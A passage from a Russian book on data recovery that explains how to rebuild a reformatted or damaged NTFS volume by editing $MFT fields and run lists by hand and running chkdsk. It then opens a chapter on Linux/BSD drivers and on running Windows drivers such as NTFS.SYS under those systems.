


Рис. 7.7. R-Studio осуществляет поиск уцелевших файловых записей

Просмотр виртуального дерева обнаруженных файлов осуществляется нажатием кнопки <F5> или с помощью соответствующей команды контекстного меню. Выбрав файл (или даже целый каталог с большим количеством вложенных подкаталогов), нажмите клавишу <F2>. При желании можно выполнить предварительный просмотр или редактирование (выбрав из контекстного меню пункт **Edit | View**). Это достаточно мощный инструмент, отображающий содержимое восстанавливаемого файла со всеми его атрибутами, списками отрезков и т. д. в удобочитаемом формате. При желании можно восстановить все файлы за одну операцию (**Recover All**) или выбрать восстановление по маске (**Mask**). Хваленая утилита EasyRecovery от Data Recovery Software (рис. 7.9), вопреки своему названию, простотой управления отнюдь не отличается и имеет довольно специфические особенности поведения. С настройками по умолчанию никаких файлов на отформатированном разделе эта утилита не увидит. Чтобы заставить ее работать, необходимо нажать кнопку **Advanced Options** и в раскрывшемся окне выбрать опцию **Ignore MFT**. Однако и в этом случае качество восстановления будет оставлять желать лучшего.




Рис. 7.8. Восстановленная структура каталогов




Рис. 7.9. Красивый интерфейс EasyRecovery еще не говорит о высоком качестве восстановления данных

Ручное восстановление жесткого диска после форматирования

Нашей целью будет ручное восстановление всего отформатированного раздела без использования дополнительных носителей информации и дорогостоящих утилит от сторонних производителей. Все что для этого потребуется — это любой редактор диска (предпочтительнее всего, конечно же, NT Explorer от Runtime Software, но на крайний случай сойдут и бесплатные Disk Probe и Sector Inspector от Microsoft) в комбинации со встроенной утилитой `chkdsk`.

В процессе форматирования происходит необратимое разрушение большого количества ключевых структур данных, восстанавливать которые вручную было бы слишком затруднительно. К счастью, для извлечения особо ценных файлов этого и не требуется! Идея состоит в том, чтобы вернуть разделу потерянные файловые записи, а все остальные восстановительные операции поручить утилите `chkdsk`.

Дизассемблирование показывает, что единственной структурой данных, без которой не может работать `chkdsk`, является атрибут `$DATA` файла `$MFT`. А раз так, все, что требуется сделать, сводится к воссозданию прежнего файла `$MFT:$DATA` и его размещению поверх старых файловых записей. В простейшем случае, если файл `$MFT:$DATA` не фрагментирован, это достигается так называемым спекулятивным увеличением его длины. Как это сделать?

Запускаем NT Explorer, переходим в начало MFT (**Goto | Mft**), выделяем файл `$MFT`, находим атрибут `$DATA` (80h) и увеличиваем поля `Allocated Size`, `Real Size` и `Compressed Size` на требуемую величину, параллельно с этим корректируя список отрезков (рис. 7.10). Поле `Last VCN` трогать не нужно, так как оно будет исправлено утилитой `chkdsk`. Как определить длину нефрагментированного файла MFT? Она равна разнице номеров первого и последнего секторов, в начале которых присутствует сигнатура `FILE`, умноженной на 512 байт (исключая сектора, принадлежащие `$MFTmirr`). Известные мне дисковые редакторы не поддерживают поиска последнего вхождения, поэтому соответствующую утилиту приходится писать самостоятельно. К счастью, точную длину MFT определять совершенно необязательно, и вполне допустимо взять ее с запасом, так как лишнее все равно отсеет `chkdsk`. Действуйте по принципу — лучше перебрать, чем недобрать.

Утилита NT Explorer не позволяет редактировать поля в естественном режиме отображения, заставляя нас переключаться в HEX-mode и искать смещения всех значений самостоятельно. Найти заголовок атрибута `$DATA` очень просто — в его начале расположена последовательность `80 00 00 00 xx 00 00 00 01`. В NTFS версии 3.0 она находится по смещению `F8h` от начала сектора. Поле `Real Size`

во всех версиях NTFS располагается по смещению 30h относительно заголовка, а поля Allocated Size и Initialized Size, соответственно, по смещениям 28h и 38h байт, причем значение Allocated Size должно быть кратно размеру кластера. Убедитесь, что при переформатировании диска размер кластера не изменился, в противном случае у вас ничего не получится. Как восстановить исходный размер кластера? Да очень просто — набраться мужества и переформатировать восстанавливаемый диск с ключом /A:x, где x — размер кластера. А как его определить? Возьмем любой файл с известным содержимым и проанализируем его список отрезков. Запускаем контекстный поиск по всему диску, находим файл, запоминаем (записываем на бумажке) его стартовый сектор, после чего открываем закрепленную за ним файловую запись, декодируем список отрезков и вычисляем номер первого кластера. Делим номер сектора на номер кластера и получаем искомую величину.




Рис. 7.10. Ручное восстановление MFT. Подчеркнуты поля, подлежащие изменению

Теперь необходимо сгенерировать новый список отрезков. В общем виде он будет выглядеть так: 13 xx xx xx yy 00, где xx xx xx — трехбайтное значение

размера `$MFT` в кластерах, а `00` — стартовый кластер. Стартовый кластер обязательно должен указывать на первый кластер MFT, в противном случае `chkdsk` не сможет работать. Если новый список отрезков длиннее нынешнего (скорее всего, именно так и будет), то необходимо скорректировать длину атрибутного заголовка (она расположена по смещению `04h` от его начала). Прodelав эту нехитрую операцию, запустим `chkdsk` с ключом `/F` и блаженно откинемся на спинку кресла, созерцая, как возрождаются наши милые папки и файлы. Единственное, что не восстанавливается — так это дескрипторы безопасности. Всем файлам и папкам будут назначены права доступа по умолчанию. Во всех остальных отношениях с отремонтированным таким образом диском вполне можно будет работать, не опасаясь, что он рухнет окончательно. Файлы, ссылающиеся на несуществующие каталоги, складываются в папку `Found.xxx`. Это — "долгожители", пережившие несколько циклов перформатирования, в буквальном смысле вытащенные из небытия.

Сложнее восстановить том, чья MFT сильно фрагментирована. Прежний список отрезков при форматировании был уничтожен, зеркальная копия также пострадала. Ничего другого не остается, как собирать все фрагменты руками. К счастью, на практике это оказывается не так сложно, как может показаться на первый взгляд. В отличие от всех остальных файлов диска, файл `$MFT` имеет замечательную сигнатуру `FILE`, присутствующую в начале каждой файловой записи. Поэтому все, что нам требуется сделать, сводится к следующему операциям. Последовательно сканируя раздел от первого кластера до последнего, выпишите начало и конец каждого из фрагментов, принадлежащих MFT. Затем из этой цепочки необходимо исключить файл `$MFTmirr`. Его легко узнать, так как он расположен в середине раздела и содержит копии файловых записей `$MFT`, `$MFTmirr`, `$LogFile` и `$Volume`, причем `$MFTmirr` ссылается на себя. В рассматриваемом примере наш список выглядит так: `08h — 333h, 669h — 966h, 1013 — 3210h`. В грубом приближении ему будет соответствовать следующий список отрезков: `12 2b 03 08 22 23 03 69 96 22 fd 21 13 10 00`. Подробная информация о кодировании и декодировании списков отрезков была приведена в гл. 6.

"В грубом приближении" сказано потому, что мы не знаем, в какой последовательности располагались эти отрезки в файле (порядок расположения фрагментов на диске далеко не всегда совпадает с порядком отрезков в списке отрезков). Что произойдет, если порядок сборки файла `$MFT` окажется нарушен? Внутри MFT все файловые записи ссылаются друг на друга по своим порядковым номерам, представляющим собой индексы массива. Эти ссылки необходимы для восстановления структуры каталогов, организации жестких ссылок (`hard links`) и еще некоторых служебных структур. Ссылки на родительский каталог дублируются в индексах и восстанавливаются элементарно.

Жесткие ссылки теряются безвозвратно (единственный способ восстановить их заключается в повторении попытки сборки файла \$MFT в другом порядке). Однако они практически нигде и никак не используются, так что их потеря не столь уж существенна. По-настоящему туго приходится сильно фрагментированным файлам, занимающим несколько файловых записей, раскиданных по разным фрагментам \$MFT. Здесь выручает только перестановка фрагментов. К счастью, количество комбинаций обычно бывает невелико, и процедура восстановления занимает совсем немного времени. Хорошая новость — начиная с NTFS версии 3.1 (соответствующей Windows XP) в MFT номера файловых записей хранятся в явном виде (четырёхбайтовое поле, расположенное по смещению 2Ch от начала файловой записи), что делает задачу восстановления тривиальной.

Восстановление после тяжелых повреждений

В результате сбоя содержимое дискового тома может стать недоступным операционной системе. При попытке чтения оглавления такого тома будут выдаваться различные сообщения об ошибках (рис. 7.11). Chkdsk сообщает о повреждении MFT и прекращает работу.




Рис. 7.11. Безуспешная попытка прочитать поврежденный том

Не паникуйте! Попробуйте запустить NT Explorer и посмотрите, что он покажет. Маловероятно, чтобы содержимое всего тома было утеряно целиком.

Если хотя бы часть файловых записей уцелела, то R-Studio, GetDataBack или EasyRecovery их обязательно восстановят!

Анализ показывает, что основной причиной, по которой chkdsk отказывается проверять том, обычно становится порча файловой записи, описывающей \$MFT. Если в процессе обновления \$MFT внезапно отключить питание, то такой исход вполне вероятен, особенно на жестких дисках с емким аппаратным кэшем. Такие диски не успевают завершить сохранение секторов, потребляя энергию, накопленную в конденсаторах, а вот их младшие собратья с этим справляются. То же самое происходит при неудачном перемещении файла \$MFT или физическом разрушении первого сектора MFT. Зеркальная копия \$MFT во всех этих случаях остается целая, однако chkdsk по каким-то таинственным причинам не хочет ей пользоваться, и вы должны восстановить ее самостоятельно. Просто скопируйте первый сектор \$MFTMirr в первый сектор \$MFT! Поклонники утилиты Sector Inspector могут воспользоваться для этого командным файлом, приведенным в листинге 7.2.

Листинг 7.2. Командный файл для ручного восстановления \$MFT из \$MFTMirr.
XXX — номер сектора \$MFTMirr, YYY — номер сектора \$MFT

```
SECINSPECT.EXE -backup      d:      backup.dsk   XXX      1
SECINSPECT.EXE -restore     d:      backup.dsk   YYY      CONFIRM
```

Теперь можно смело запускать chkdsk. Если же chkdsk по-прежнему не работает, это может происходить по одной из следующих причин.

- Повреждение загрузочного сектора. Решить проблему можно, восстановив загрузочный сектор, используя методику, рассмотренную в гл. 5.
- Несовпадение списка отрезков файла \$MFT:\$DATA с истинным началом MFT. Чтобы решить эту проблему, найдите сектор с файловой записью \$MFT и исправьте список отрезков. Вопросы, связанные с кодированием и декодированием списка отрезков, были изложены в гл. 6, а методика исправления списка отрезков — ранее в этой главе.
- Несовпадение размера кластера, указанного в загрузочном секторе с фактическим размером кластера. Определение истинного размера кластера и методика восстановления были рассмотрены ранее в этой главе.

Если же сбой был настолько серьезен, что вместе с \$MFT пострадало и зеркало, задача сводится к восстановлению отформатированного диска. При тяжелых разрушениях файловой структуры, когда на диске образуется настоящий кавардак, восстановление тома полезно начинать не с чего-нибудь, а именно с его форматирования. Нет, это не первоапрельская шутка! Утилита format.exe

формирует заведомо исправные ключевые структуры, а подключение файловых записей — не проблема. Главное — сохраните список отрезков файла \$MFT:\$DATA, если, конечно, он еще уцелел. Все остальное — дело техники!

Наш затянувшийся разговор о восстановлении данных подходит к своему логическому завершению, однако NTFS не стоит на месте, а интенсивно развивается. И хотя до сих пор эти изменения носили чисто косметический характер, в Windows Longhorn все обещает кардинальным образом измениться. Microsoft активно работает над новой файловой системой — Windows File System (WinFS). Сроки выхода WinFS постоянно переносятся, что и неудивительно, ведь разработка файловой системы — это не шутка!

По словам вице-президента Microsoft Боба Маглия (Bob Muglia), WinFS — это все та же NTFS, дополненная расширениями SQL и XML. Насколько изменятся базовые структуры файловой системы, общественности до сих пор неясно. И уж совсем непонятно, зачем NTFS понадобились расширения SQL, когда эти возможности в нее закладывались изначально, просто их не успели завершить. Любой системный программист без проблем напишет драйвер, принимающий SQL/XML запросы и транслирующий их в обращения к драйверу текущей файловой системы! Что-либо менять в самой NTFS совсем необязательно. Как лично мне кажется, это всего лишь очередной маркетинговый трюк, подталкивающий пользователей к переходу на Longhorn!

С другой стороны, развитие NTFS можно только приветствовать, поскольку оно создает широкое поле деятельности всем специалистам по восстановлению данных, ведь старые утилиты с новой файловой системой скорей всего окажутся несовместимы.

Восстановление тома NTFS после форматирования под FAT16/32

При переформатировании диска операционные системы семейства Windows NT никогда не изменяют тип файловой системы, если только им не дать такое указание явно. Поэтому непреднамеренное переформатирование раздела NTFS под FAT16/32 крайне маловероятно. Windows 9x и MS-DOS, напротив, любой диск стремятся отформатировать под FAT16/32, не замечая, что на нем что-то уже находится. Непреднамеренная порча разделов NTFS в процессе установки Windows 9x/MS-DOS поверх Windows NT — обычное дело, через которое проходит уже второе поколение пользователей.

Стратегия восстановления данных во всем похожа на восстановление тома NTFS, случайно переформатированного под NTFS. Единственное отличие

состоит в том, что при создании таблицы размещения файлов (file allocation table) первые несколько тысяч файловых записей в MFT затираются безвозвратно. Впрочем, даже их можно попытаться собрать вручную, действуя по методике, описанной ранее в данной главе.

Файлы с уцелевшей файловой записью легко восстанавливаются с помощью утилит R-Studio, GetDataBack или EasyRecovery. Для ручного восстановления всего тома его необходимо заново отформатировать под NTFS, предварительно определив количество секторов в кластере. Далее действуем по плану — увеличиваем размер $\$MFT$, запускаем `chkdsk` и собираем все, что только можно собрать. Поскольку количество файлов, хранящихся на современных дисках, зачастую исчисляется многими миллионами, потеря первой тысячи из них не так уж и страшна (если только по закону подлости они не окажутся самыми ценными из всего, что хранилось на диске).

Источники угрозы

Почему погибают дисковые разделы? Ниже приводится список наиболее распространенных причин, отсортированный в порядке убывания их "популярности".

- ❑ Ошибки оператора, вирусы, троянские программы.
- ❑ Отключение питания или зависание системы во время интенсивных дисковых операций, сопровождаемых обновлением MFT (например, удаление/добавление файлов или каталогов).
- ❑ Некорректное поведение различных дисковых утилит (Partition Magic, Ahead Nero, Norton Disk Doctor и т. д.).
- ❑ Физические дефекты оперативной памяти, приводящие к нарушению целостности дискового кэша и, следовательно, к порче самого диска.
- ❑ Некорректное поведение привилегированных драйверов, случайно или преднамеренно "залетающих" внутрь служебных структур драйвера NTFS.

Полезные советы

Чтобы предотвратить разрушение тома и упростить задачу восстановления данных, рекомендуется заблаговременно выполнить следующий комплекс мероприятий.

- ❑ Переместите $\$MFT$ подальше от начала раздела. Первые секторы раздела — это, как показала практика, самое небезопасное место (рис. 7.12). Вовпервых, сюда стремятся попасть практически все вирусы. Невозможность

прямого доступа к диску под управлением операционных систем из семейства Windows NT — это всего лишь миф. Если вам требуется аргументированное опровержение этого мифа, прочтите описание функции `CreateFile` и инструкцию к драйверу `ASPI32`. Во-вторых, некоторые утилиты (и в частности, `Ahead Nero`) при некоторых обстоятельствах путают жесткий диск с оптическим накопителем, записывая образ не "туда". Это значит, что в первых ~700 Мбайт физического диска (обратите внимание — физического диска, а не логического тома) не должно содержаться ничего ценного. В-третьих, если вы вдруг запустите `WipeDisk` или любую другую затирающую утилиту, первым погибнет именно `$MFT`, без которого весь дисковый том — это просто груда мусора. Можно привести и множество других, самых различных причин! Поэтому просто переместите `$MFT`, тем более, что это совсем несложно. Достаточно взять любой дефрагментатор, распространяющийся в исходных текстах (энтузиасты! `ay!` присоединяйтесь к проекту <http://sourceforge.net/projects/opendefrag/>), и слегка доработать его (рис. 7.13). Разумеется, резервная копия при этом всегда должна находиться под рукой.




Рис. 7.12. Нормальный дисковый том (MFT расположена в начале раздела)




Рис. 7.13. "Иммунизированный" дисковый том (MFT расположена в середине)

- ❑ Не допускайте фрагментации файла \$MFT! Не создавайте на диске огромного количества мелких файлов и не заполняйте его более чем на 90%. Стандартный дефрагментатор, входящий в комплект штатной поставки Windows 2000/XP, не позволяет дефрагментировать \$MFT. Для этой цели приходится прибегать к сторонним средствам, лучшим из которых, на мой взгляд, является O&O Defrag Pro от одноименной компании (<http://www.oo-software.com>). Это — действительно профессиональный дефрагментатор, к тому же поддерживающий командную строку.
- ❑ Периодически создавайте резервную копию файловой записи \$MFT. Для этого достаточно сохранить один-единственный сектор — первый сектор MFT, номер которого содержится в загрузочном секторе. Только не забывайте его периодически обновлять, ведь при добавлении новых файлов и каталогов MFT планомерно расширяется, и старые списки отрезков становятся все менее и менее актуальными.

Глава 8



Восстановление данных под Linux/BSD

Главный недостаток UNIX-подобных систем — отсутствие нормальных драйверов под множество разнообразного оборудования, с которым Windows справляется без проблем. Несколько лет назад ситуация с драйверами под Linux и BSD была просто катастрофической. Поддерживалось лишь некоторое оборудование, и железо для UNIX-машин приходилось закупать отдельно. Тогда операционная система Linux еще не вышла из стадии "конструктора" для хакеров, а BSD в основном использовалась на серверах, все оборудование которых сводилось к сетевой карте и контроллеру SCSI. Поэтому основной массе пользователей жаловаться не приходилось.

На домашних и офисных компьютерах ситуация совсем иная. Тут и сканеры, и мультимедиа, и, конечно же, видеокарты, издавна славящиеся отсутствием общих стандартов. Производители железа в основном ориентируются на Windows и крайне неохотно вкладывают деньги в другие системы, поскольку они приносят одни убытки. Разработка и тестирование драйверов — удовольствие не из дешевых. При этом парк UNIX-машин не только весьма невелик (несколько процентов от общего числа, если не меньше), но и, к тому же, очень разобщен. Следовательно, рыночная доля каждой из многочисленных операционных систем, принадлежащих к этим линейкам, становится еще меньше. Прибрать соответствующий рыночный сегмент к рукам могут только очень крупные производители, такие как, например, nVIDIA, продающие миллионы видеокарт, среди которых и пара процентов становится вполне ощутимой величиной.

Часто приходится слышать о большой армии энтузиастов, дизассемблирующих драйверы Windows и переписывающих их под Linux или BSD. Но, к сожалению, этих энтузиастов не так уж и много. Разнотипного оборудования гораздо больше, тем более что сплошь и рядом приходится сталкиваться с ситуацией, когда на компьютере энтузиаста драйвер работает, а на компьютере пользователя — нет, хотя аппаратные конфигурации этих компьютеров

практически идентичны. Драйвер мало написать, его еще нужно отладить, протестировать на большом количестве конфигураций и сопровождать, иначе это будет не драйвер, а просто игрушка. Все это требует затрат времени, поэтому если драйвер создается не для коммерческой выгоды, а для личных нужд, то его надежность и совместимость оставляют желать лучшего.

Составители дистрибутивов проделывают огромную работу, собирая различные драйверы и включая их в свой комплект. Качество тестирования таких драйверов очень невысоко, и даже если в списке поддерживаемого оборудования значится конкретное устройство, никаких гарантий того, что оно работает, у нас нет. Может быть, подойдет драйвер от другой модели, а может быть, и ничего не подойдет вообще! А ведь без драйверов сидеть скверно.

Виртуальные машины

Прежде чем ставить Linux/BSD задумайтесь — а зачем вам, собственно, все это нужно? Если просто хотите протестировать альтернативную систему, освоить средства разработки или компилировать исходные тексты, то наилучшим выбором будет виртуальная машина, например, VMWare (рис. 8.1). Fedora Core на ней, конечно, будет работать очень медленно (например, на P-III 733 работать вообще невозможно), но Debian с KDE будет "пахать" вполне нормально. Хочешь — разрабатывай программы, хочешь — читай руководства (man pages). Еще и в игры типа Star Wars можно поиграть. Никаких драйверов сверх того, что есть в любом "правильном" дистрибутиве, для этого не потребуется. Большинство разработчиков именно так и поступают. Как ни крути, а любой уважающий себя UNIX-программист вынужден держать на компьютере десяток различных операционных систем, чтобы тестировать свои программы на совместимость. На "живом" компьютере переключения между ними происходят только путем перезагрузки, что не слишком удобно. Виртуальные машины при этом можно переключать в любом порядке и с любой скоростью (главное — это иметь как можно больше памяти!).

Можно поступить и наоборот. Установить Linux/BSD как базовую систему, а Windows водрузить на виртуальную машину (рис. 8.2). Так как VMWare дает прямой доступ к портам COM, LPT и USB, то подключение сканера, принтера или цифровой камеры к вашей машине перестанет быть проблемой. С этим оборудованием будет работать Windows! Базовая машина UNIX в этом случае получает в свое распоряжение все системные ресурсы, и падения производительности уже не происходит, но появляются другие проблемы. Приложения Windows (например, игры) будут либо сильно тормозить, либо откажутся запускаться совсем, к тому же со всеми остальными типами устройств, например, интегрированной платой WLAN или видеокартой,




Рис. 8.1. Виртуальная машина Linux, работающая в среде Windows




Рис. 8.2. Виртуальная машина Windows в среде Linux

Windows работать не сможет. А все потому, что VMWare представляет собой "черный ящик", отгороженный от базовой операционной системы толстой стеной эмулятора. Вот если бы существовала возможность предоставить виртуальной машине полный доступ ко всему физическому оборудованию, вот тогда бы... Готовьтесь! Именно такой способ мы и собираемся описать!

Перенос драйверов Windows в Linux/BSD

Начнем с простого, но до сих пор никем не решенного вопроса. Разумеется, на самом-то деле вопрос этот, конечно, уже давно решен, но совсем не так, как следовало бы. Известно, что поддержка разделов NTFS в Linux/BSD представляет собой сплошную проблему. Драйверы, способные осуществлять запись на разделы NTFS, появились совсем недавно, да и то лишь затем, чтобы покрасоваться на выставках. Для реальной работы они непригодны, потому что работают не очень стабильно и страдают множеством ограничений. Сжатые файлы, транзакции и множество других возможностей все еще не поддерживаются. Кроме того, NTFS не стоит на месте и хоть и медленно, но совершенствуется. Можно ли, хотя бы теоретически, написать стопроцентно совместимый драйвер, корректно работающий со всеми новыми версиями NTFS без участия программиста? Этот вопрос совсем не так глуп, как кажется. Для чего программистам тратить силы и время на собственный драйвер, когда под рукой есть уже готовый — NTFS.SYS. Если заставить его заработать под Linux, то все проблемы решатся сами собой.

Несмотря на то, что на уровне ядра между Linux/BSD и Windows существует большое количество различий, но и кое-что общее между ними все-таки имеется. И Windows, и Linux, и BSD работают на процессорах семейства x86 в защищенном режиме, используют страничную организацию виртуальной памяти и, наконец, все они взаимодействуют с оборудованием в строго установленном порядке (через иерархию физических и виртуальных шин). Высокоуровневые драйверы, такие, например, как NTFS.SYS, вообще не работают с оборудованием напрямую и содержат минимум системно-зависимого кода. Почему же тогда драйвер от одной системы не работает в другой? А потому, что интерфейс между ОС и драйвером в каждом случае различен, а также потому, что драйвер использует библиотеку функций, экспортируемых системой, и эти функции у каждой системы свои.

Перенести драйвер Windows в Linux/BSD вполне реально! Для этого даже не потребуется его исходный код. Достаточно лишь написать тонкий и несложный "переходник" между драйвером и операционной системой, принимающий

запросы и транслирующий их по всем правилам "этикета", а также перенести библиотеку функций, необходимых драйверу для работы. Конечно, для этого необходимо уметь программировать! Для простых пользователей такой рецепт совершенно не годится, но тут уж ничего не поделаешь. Тем не менее, перенести готовый драйвер намного проще, чем переписать его с нуля. Нам не потребуется проводить кропотливую работу по дизассемблированию оригинального кода, заменяющую собой поиск технической документации (которая либо совсем отсутствует, либо отдается только под подписку о неразглашении, зачастую запрещающую открытое распространение исходных текстов). Наконец, при выходе новых версий драйвера Windows процедура его переноса в Linux/BSD проста до тривиальности — достаточно скопировать новый файл поверх старого файла. Однако все это лишь сухая теория. Перейдем к деталям.

Модель ядра Windows NT и всех производных от нее операционных систем (включая Windows 2000, XP, 2003, Longhorn) достаточно проста (рис. 8.3). С "внешним" миром ядро связывает *диспетчер системных сервисов*, "подключенный" к NTDLL.DLL, которая находится уже за "скорлупой" ядра и исполняется в режиме пользователя. Диспетчер системных сервисов, реализованный в NTOSKRNL.EXE, опирается на *вызываемые интерфейсы ядра*, часть которых реализована в самом файле NTOSKRNL.EXE, а часть — во внешних драйверах, к числу которых, в частности, принадлежит *диспетчер питания*. Определенный класс драйверов, называемый *драйверами устройств и файловой системы*, находится в своеобразной "скорлупе" и взаимодействует с *диспетчером системных вызовов* через *диспетчер ввода-вывода*, реализованный опять-таки в NTOSKRNL.EXE!

Ядро, на котором, как на фундаменте, держатся все вышеупомянутые компоненты, представляет собой просто совокупность низкоуровневых функций, сосредоточенных в NTOSKRNL.EXE. Ниже находится только *уровень аппаратных абстракций* (Hardware Abstraction Level, HAL). Когда-то у Microsoft была идея разделить ядро на системно-зависимую и системно-независимую части, чтобы упростить перенос Windows на другие платформы. Однако уже во времена Windows NT 4 все перемешалось, и большая часть системно-зависимых функций попала в NTOSKRNL.EXE. На сегодняшний день ситуация такова, что HAL медленно, но неотвратно умирает. В нем осталось небольшое количество действительно низкоуровневых функций, непосредственно взаимодействующих с оборудованием, например, с портами и с DMA. Но в ядре Linux/BSD есть свои функции для работы с DMA, так что тащить за собой HAL нам совершенно необязательно, тем более что драйверы взаимодействуют с DMA не напрямую, а через *диспетчер Plug and Play*, который находится в NTOSKRNL.EXE.




Рис. 8.3. Архитектура систем из семейства Windows NT

Что же касается портов ввода-вывода, то, например, дизассемблированный текст функции `READ_PORT_UCHAR`, читающий из данного порта беззнаковый байт, выглядит, как показано в листинге 8.1.

Листинг 8.1. Дизассемблированный листинг функции `READ_PORT_UCHAR`, выданной из HAL

```
.text:80015A2C
.text:80015A2C      public READ_PORT_UCHAR
.text:80015A2C READ_PORT_UCHAR proc near    ; CODE XREF: HalGetEnvironmentVariable+2C1p
.text:80015A2C                                     ; HalSetEnvironmentVariable+3D1p
.text:80015A2C
.text:80015A2C arg_0      = dword ptr 4
```

```
.text:80015A2C
.text:80015A2C          xor     eax, eax
.text:80015A2E          mov     ecx, [esp+arg_0]
.text:80015A32          in     al, dx
.text:80015A33          retn   4
.text:80015A33 READ_PORT_UCHAR endp
```

Иначе говоря, если заставить NTOSKRNL.EXE работать в чужеродной среде Linux или BSD, мы получим возможность запускать любые драйверы Windows NT без какой-либо доработки их двоичного кода. Это не только упрощает задачу переноса, но и снимает проблему авторских прав. Любой обладатель лицензионной копии Windows (или другой программы) вправе вызывать готовый драйвер откуда угодно без каких бы то ни было разрешений и без выплаты дополнительного вознаграждения, но вот модифицировать двоичный код ему позволят едва ли.

Но мы ведь и не собираемся ничего модифицировать! Мы берем готовый NTOSKRNL.EXE. Работы предстоит не так уж и много. Достаточно просто спроецировать его по адресам, указанным в заголовке PE-файла (а NTOSKRNL.EXE это обычный PE-файл), и разобраться с таблицей экспорта, используемой драйверами. Короче говоря, мы должны реализовать свой собственный загрузчик PE и включить его в загружаемый модуль ядра или в само ядро. Чтобы не мучиться, можно взять готовый загрузчик Wine (Windows Emulator).

Взаимодействие NTOSKRNL.EXE с ядром Linux/BSD будет происходить через код, эмулирующий HAL. Этот код мы будем должны написать сами, однако ничего сложного в этом нет, и объем работы предстоит минимальный, поскольку HAL содержит совсем немного простых функций. Сложнее подружить диспетчер системных вызовов с внешним миром, т. е. с миром Linux/BSD. Основная проблема в том, что интерфейс диспетчера системных вызовов не документирован, и к тому же подвержен постоянным изменениям. В Windows 2000 он один, в Windows XP он уже другой, а потом Microsoft вновь внесет недокументированные изменения, и весь наш труд пойдет на смарку. Поэтому приходится хитрить и тащить за собой не только NTOSKRNL.EXE, но еще и NTDLL.DLL. Некоторые могут спросить: а зачем? Какое отношение NTDLL.DLL имеет к драйверам и ядру? Драйверы его не вызывают, да и сам NTDLL.DLL представляет собой всего лишь набор переходников к NTOSKRNL.EXE.

Дело в том, что по традиции интерфейс NTDLL.DLL худо-бедно документирован. Кроме того, он остается практически неизменным уже на протяжении многих лет, поэтому его смело можно брать за основу. После этого остается "всего лишь" связать NTDLL.DLL с миром Linux/BSD, т. е. написать транслятор запросов к драйверам. Это не так-то просто сделать, поскольку писать придется

